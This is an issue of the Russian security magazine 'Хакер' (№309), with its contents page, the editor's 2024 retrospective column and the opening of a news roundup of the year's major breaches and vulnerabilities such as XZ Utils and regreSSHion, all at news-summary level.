№309

ХАКЕР

кастомные правила semgrep

реверсим приложение на ruby

llama для поиска багов

Cover Story

САМООБОРОНА ПО-ХАКЕРСКИ

Ловим нарушителей их же методами

№ 309

CONTENTS

2024 год в «Хакере»
Колонка главреда

GIGANEWS
Главные события 2024 года по версии «Хакера»

Самооборона по-хакерски
Ловим нарушителя на уровне сети

Самооборона по-хакерски
Выявляем атаки в Active Directory

Самооборона по-хакерски
Мониторим атаки в радиоэфире

Обзор перспективных исследований за 2024 год
Колонка Дениса Макрушина

CVE со скоростью света
Исправляем публичный эксплоит для LiteSpeed Cache

Руби наотмашь
Исследуем архитектуру приложения на Ruby и учимся его реверсить

Накось макось
Разбираем приложение для Mac OS 9, чтобы дать ему вторую жизнь

HTB Lantern
Ломаем сайт на CMS Blazor

HTB GreenHorn
Получаем сессию через сервис Pluck

HTB Compiled
Эксплуатируем уязвимости в Git и Visual Studio

HTB Sea
Эксплуатируем уязвимость в WonderCMS

Телеграмма для дельфина
Управляем Flipper Zero удаленно при помощи Raspberry Pi и Telegram

Запрягаем ламу
Как использовать Llama для поиска критичных данных в коде

Семь бед — один Semgrep
Ищем уязвимый код с помощью кастомных правил

NUTS
Расследуем атаку на пакетный менеджер NuGet

Кеш из топора
Как производители SSD обманывают тесты и покупателей

Загадочная арка
Тестируем ArcaOS — современную версию OS/2

2024 ГОД В «ХАКЕРЕ»

Колонка главреда


Читателей, которые уже думали впасть в зимнюю спячку, смею ненадолго задержать — подведением итогов года. Для редакции «Хакера» он был полон не только напряженной каждодневной работы, но и запоминающихся событий.

Андрей Письменный
Главный редактор
apismenny@gmail.com

Пожалуй, главным из них стал юбилейный спецпроект к 25-летию «Хакера»: три материала, которые мы собрали при помощи читателей, авторов и редакторов журнала. Спасибо всем, кто живо откликнулся на призыв вспомнить былые времена и рассказать об этом!


Читательских воспоминаний пришло особенно много, но делать подборку из них было одно удовольствие: ностальгия по старым временам в них то и дело перемежалась замечательными историями.

Ради эксперимента мы сделали еще стикерпак для Telegram с котом хакером.



Изначально он должен был быть котом хакера, но по дороге и сам поднаторел во взломе. Те же картинки с котом я взял для иллюстрации читательских отзывов и для колонки, открывавшей номер 300. Цифра, кстати, тоже круглая, важная и впечатляющая.

Отметились мы и на крупных конференциях. Основатель «Хакера» Дима Агарунов, как всегда, лично возглавлял стенды и общался с читателями. Также у нас вышли отчеты с PHDays Fest 2 и Offzone 2024.




Дима на нашем стенде на PHDays Fest 2, оформленном в особо ностальгическом стиле

Помимо электронных, у нас вновь (впервые с 2015 года!) появились бумажные номера. Теперь их уже целых два: в 2023 году вышел первый спецвыпуск; в этом мы решили повторить успех и сделали второй номер с подборкой лучших статей за 2017–2019 годы, а также воспоминаниями и ценными дополнениями от их авторов. Поскольку читатели хором просили увеличить шрифт, а поступиться количеством статей в пользу этого мы не хотели, номер вышел весьма увесистый одно удовольствие взять в руки!

В то же время готовилась другая праздничная активность: мы решили сделать хакерский квест для читателей. Квест был разработан одним из наших авторов и включал в себя пугающее количество этапов: задания на бинарщину, на Verilog, а одно требовало поиграть в Minecraft, поиск порта которого почему то многих вогнал в ступор.

Даже начать квест было непросто: никакой ссылки на начало мы специально не дали и замаскировали вход под страницу с ошибкой, на которую я пожаловался (точнее, сделал вид, что пожаловался) в первом комментарии к анонсу квеста.



Андрей Письменный
7 месяцев назад

Ребят, квест что-то не работает, у меня ошибка: https://xakep.ru/error

Так выглядел нулевой этап квеста

Планка сложности оказалась высокой, но и читатели у нас скилловые! До самого конца дошло четыре человека, точнее, четверо крутейших суперхакеров. Первый получил в награду Flipper Zero, остальные по бумажному спецвыпуску «Хакера» и коду на год подписки.

Автор квеста в конце признал, что немного переборщил с нелинейностью заданий, так что обязательно учтем это на будущее. Райтапа с подробным разбором полетов мы от него, увы, тоже не дождались.

Из запомнившихся материалов на ум, как и в прошлом году, сразу приходят блокбастеры Андрея s0i37 Жукова: «Виртуальная магия» (часть 1 и часть 2) и «Самооборона по-хакерски» (пока вышли часть 1 и часть 2, но в следующем году ожидается и третья).

ХАКЕР
№301
Как работают современные EDR
Рисуем картинки радиоволнами
Гид по реверсу и фаззингу
Осваиваем Threadless Injection
Cover Story
МАГИЯ ВИРТУАЛИЗАЦИИ
Используем эмуляцию и виртуализацию при атаках
ХАКЕР
№303
Фаззим ядро Linux
Препарируем малварь в Ghidra
Как выжить без антивируса
СВОЙ ARCH LINUX
Делаем кастомные версии самого настраиваемого дистрибутива

Немного стихийным было появление номера про Arch Linux в июне. Так вышло, что сразу два автора написали статьи, связанные с кастомизацией Arch: снижением запросов к ОЗУ, созданием портативной версии и кастомных образов. Я решил — почему бы не поставить эти достойные материалы на обложку?

Одна проблема: сам Arch Linux может выглядеть как угодно, а его логотип это ни на что не похожая арка в треугольнике. Поэтому нам пришлось самим выдумать ему маскота синеволосую девушку, которую все и увидели на обложке. Точнее, почти самим — похожего персонажа мы подсмотрели на обложке к одному из эксплейнеров по Arch на YouTube.

Еще вспоминаются крутая статья про захват IP-камер, подробнейший гайд про настройку фишинговых кампаний (конечно же, в мирных целях), материалы Максима Рогова по JWT и по OpenAuth (первый, второй и третий), достойные энциклопедии. А в статье про эксплоит для Telegram я поучаствовал и сам, попрепиравшись по почте с представителями компании.


В ноябре нас просто завалило текстами с премии Pentest Award 2024. Как и в прошлом году, мы с готовностью согласились на сотрудничество и опубликовали все статьи-победители, которые подходили в «Хакер» по формату. Среди них есть и интересные исследования, и просто добротные отчеты о пентестах.

И конечно же, в конце года начал выходить роман Валентина Холмогорова «Хакеры.RU». Когда то давным давно в бумажном «Хакере» уже публиковались художественные произведения, но для нынешней редакции такой опыт немного в новинку.

Да и аудитория, кажется, успела немного отвыкнуть от того, что в «Хакере» бывает что то помимо статей про взлом и защиту. Тем не менее вокруг романа уже потихоньку собирается кружок поклонников, жадно ждущих новых глав. Думаю, порадуем их новым чтивом и на зимних праздниках тоже.

А еще было сложно решить — публиковать главы для всех (не только для подписчиков), но остановиться на середине и предложить желающим дождаться выхода бумажной книги либо выкладывать все до конца но уже только для подписчиков. Второй вариант, как ты можешь заметить, победил.

Как и для многих, для меня общей темой года без всяких сомнений стал искусственный интеллект. Прямо чувствуется, как он проникает в каждый процесс, в каждое занятие, каждую сферу жизни. Например, уже второй год наш бильд-редактор yambuto рисует картинки-заходники для статей и некоторые обложки при помощи Midjourney. На мой взгляд, получается веселее и оригинальнее, чем когда мы использовали иллюстрации со стоков.



«Запрягаем ламу» — один из моих любимых заходов в этом году

У редакторов в почте стали регулярно появляться статьи, написанные при помощи ChatGPT. Мы такое моментально палим и до страниц журнала не допускаем — в силу отсутствия в машинной писанине чего-то нового. Да, ChatGPT уже может нагнать теории, но наш хлеб — это практика ИБ, а здесь ИИ пока что ничего оригинального предложить не может. Впрочем, его умелое и уместное применение при подготовке текста вполне возможно, но об этом поговорим как нибудь в другой раз.

Из одиннадцати колонок главреда в этом году три было посвящено ИИ: «Люди против роботов», «(Де)генеративные мемы грядут» и «Новый поиск» (да и эта уже грозит свернуть в том же направлении). То ли еще будет! Думаю, придется посвятить ИИ еще не одну колонку и статью.

В общем, в будущее мы смотрим с умеренным оптимизмом и немереным любопытством. Не сомневаюсь, что в новом году мы продолжим радовать вас веселыми придумками и крутыми текстами.

С наступающим!

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru

Наступило то самое время: до нового года остались считаные дни, и со всех сторон слышится «давай после праздников». Значит, пришла пора подводить итоги и вспомнить, какими событиями был наполнен уходящий 2024-й. Мы уже выбрали победителей в одиннадцати номинациях и подготовили для тебя традиционную подборку самых значимых атак, фейлов, уязвимостей, взломов и других ярких моментов уходящего года.

АТАКА ГОДА

ОПЕНСОРС И ЦЕПОЧКИ ПОСТАВОК

Подводя итоги прошлого года, мы много говорили об атаках на цепочки поставок, которые зачастую провоцируют настоящий эффект домино. Увы, уходящий 2024 год продолжает этот тренд, только теперь «самым слабым звеном» все чаще становятся open source решения, экосистемы и их пользователи.

За этот год мы без преувеличения десятки раз писали о всевозможной малвари, обнаруженной в npm (Node Package Manager), Python Package Index (PyPI), NuGet, на GitHub. Из за повышенной активности злоумышленников и огромного потока вредоносных пакетов разработчики PyPI даже были вынуждены временно закрыть регистрацию для новых пользователей.

К примеру, теперь инфостилеры маскируются под легитимное ПО на GitHub, коммиты могут таить в себе бэкдоры, а комментарии малварь. Также существуют целые сервисы, специализирующиеся на распространении малвари через GitHub.

В npm вредоносы скрывают себя при помощи смарт контрактов, а аккаунты разработчиков то и дело подвергаются атакам, после чего легитимные продукты становятся вредоносными.

Порой такие кампании представляют собой попытки похитить чужую крипту и данные, но также встречаются более таргетированные и продуманные атаки с прицелом на большее. Так, одной из самых ярких историй 2024 года стало обнаружение попытки внедрения бэкдора в пакет XZ Utils. Эта атака могла бы затронуть практически все основные дистрибутивы Linux, и злоумышленники подготавливали почву для компрометации несколько лет, постепенно втираясь в доверие к сопровождающему проекта.

Хуже того, позже выяснилось, что другие популярные проекты тоже могли стать жертвами схожих атак.

ДРУГИЕ ГРОМКИЕ ВЗЛОМЫ 2024 ГОДА

1. **Хакгруппа Midnight Blizzard взломала корпоративную почту Microsoft.** Хакеры провели в системе больше месяца и скомпрометировали электронную почту руководителей, сотрудников юридического отдела и специалистов по кибербезопасности, а также получили доступ к внутренним системам и репозиториям.
2. **Сотни тысяч сайтов пострадали от атаки на цепочку поставок, затронувшей Polyfill[.]io.** Хотя новые владельцы сервиса утверждали, что их оклеветали, ИБ-эксперты забили тревогу, и домен сервиса был заблокирован.
3. **AnyDesk взломали. Хакеры похитили исходники и приватные ключи для подписи кода.** Хакерам удалось получить доступ к производственным системам, украсть исходный код и сертификаты подписи кода.
4. **Взлом аккаунта Комиссии по ценным бумагам и биржам США в бывшем Twitter повлиял на цену Bitcoin.** Неизвестный, захвативший аккаунт, сообщил от лица SEC, что американские власти приняли решение разрешить запуск Bitcoin-ETF «на всех зарегистрированных национальных биржах ценных бумаг».
5. **Корпоративная сеть TeamViewer пострадала от хакерской атаки.** ИБ-эксперты полагают, что эта атака была делом рук некой APT, то есть «правительственных» хакеров.

По подсчетам блокчейн аналитиков Chainalysis, за 2024 год северокорейские хакеры похитили **1,34 МИЛЛИАРДА** долларов в криптовалюте в ходе **47** отдельных кибератак. Это **61%** от общего объема похищенных за этот год криптовалют, объем которых превысил **2,2 МИЛЛИАРДА** долларов.

УЯЗВИМОСТЬ ГОДА

REGRESSHION

Хотя известия о багах в том или ином продукте поступают практически каждый день, проблемы калибра regreSSHion, к счастью, обнаруживаются не так часто. Эта уязвимость может использоваться для неаутентифицированного удаленного выполнения кода и ставит под угрозу миллионы серверов OpenSSH. Обнаружившие ее эксперты полагают, что она представляет не меньшую опасность, чем нашумевшая пару лет назад проблема Log4Shell.

Ситуация усложняется тем, что OpenSSH широко применяется на предприятиях для удаленного управления серверами и безопасного обмена данными. По данным аналитиков Qualys, в сети можно найти более 14 миллионов потенциально уязвимых экземпляров OpenSSH.

ДРУГИЕ УГРОЗЫ 2024 ГОДА

1. **Уязвимости CUPS позволяют выполнить произвольный код в Linux.** При определенных обстоятельствах злоумышленники могут использовать ряд уязвимостей в компонентах принт-сервера CUPS (Common UNIX Printing System), что приведет к удаленному выполнению произвольного кода на уязвимых машинах.
2. **PKfail: Secure Boot можно считать скомпрометированным на множестве устройств.** Сотни моделей устройств крупных производителей (Acer, AOpen, Dell, Formelife, Fujitsu, Gigabyte, HP, Intel, Lenovo и Supermicro) подвергаются риску взлома из-за критической проблемы PKfail, обнаруженной в цепочке поставок UEFI.
3. **RCE-уязвимость в PHP влияет на все версии Windows.** Проблема позволяет удаленно выполнять вредоносные команды в Windows-системах и усугубляется при использовании части локализаций, которые более восприимчивы к этому багу (включая традиционный китайский, упрощенный китайский и японский).
4. **GoFetch угрожает процессорам Apple серии M, а патчи повлияют на производительность.** Проблема связана с серьезной уязвимостью в процессорах Apple M1, M2 и M3 и позволяет похитить криптографическую информацию из кеша процессора.
5. **Уязвимость KeyTrap, связанную с DNSSEC, назвали худшей из всех DNS-атак.** По словам исследователей, проблема в структуре Domain Name System Security Extensions (DNSSEC) способна вывести из строя значительную часть интернета.

